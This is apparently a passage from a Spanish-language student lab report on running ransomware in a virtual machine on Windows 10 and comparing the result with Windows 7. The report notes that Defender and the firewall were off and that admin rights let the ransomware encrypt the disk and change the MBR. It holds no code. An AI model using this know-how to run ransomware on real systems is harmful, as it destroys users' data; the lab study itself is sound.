  - ¿Hubo diferencias notables en comparación con Windows 7?
  - ¿Explicar qué sucede si abre el acceso directo como modo administrador?



**Advertencia:** Esta práctica debe realizarse únicamente en un entorno controlado dentro de una máquina virtual. Ejecutar ransomware en un equipo personal puede causar perdida irreversible de datos y dañar al sistema.



Página: 19 de 21


























- 1. DESACTIVAR TODAS LAS MEDIDAS DE SEGURIDAD DE WINDOWS (DEFENDER, FIREWALL, UAC, etc)**

NO FUE NECESARIO DESACTIVARLO YA QUE EN LA VERSION DE 3GB DE DESCARGA EL WINDOWS DEFENDER COMO FIREWALL YA ESTABAN DESACTIVADAS

- 2. ¿SE EJECUTO CORRECTAMENTE EL RASONWARE EN WINDOWS 10?**

SI SE EJECUTO CORRECTAMENTE EL RASONWARE EJECUTANDO EN MODO ADMINISTRADOR

- 3. ¿EL SISTEMA SE ENcripto O HUBO ALGUNA PROTECCION ACTIVA QUE LO IMPIDIO?**

NO VI ALGUN IMPEDIMENTO, DEBE DE SER YA QUE EL WINDOWS DEFENDER Y FIREWALL YA ESTABAN DESCATIVADOS

- 4. ¿HUBO DIFERENCIAS NOTABLES EN COMPARACION A WONDOWS 7?**

SI, EN WINDOWS 10 EL CONTROL DE CUENTAS DE USUARIO (UAC) PUEDE IMPEDIR LA EJECUCIÓN SI NO SE CORRE COMO ADMINISTRADOR.

5. ¿EXPLIQUE QUE SUCEDE SI ABRE EL ACCESO DIRECTO COMO MODO ADMINISTRADOR?

Si no se ejecuta como administrador, el ransomware no puede cifrar correctamente el disco ni modificar el MBR. Solo mostrará un error o no tendrá efecto completo. El cifrado y bloqueo del sistema ocurre solo con permisos elevados.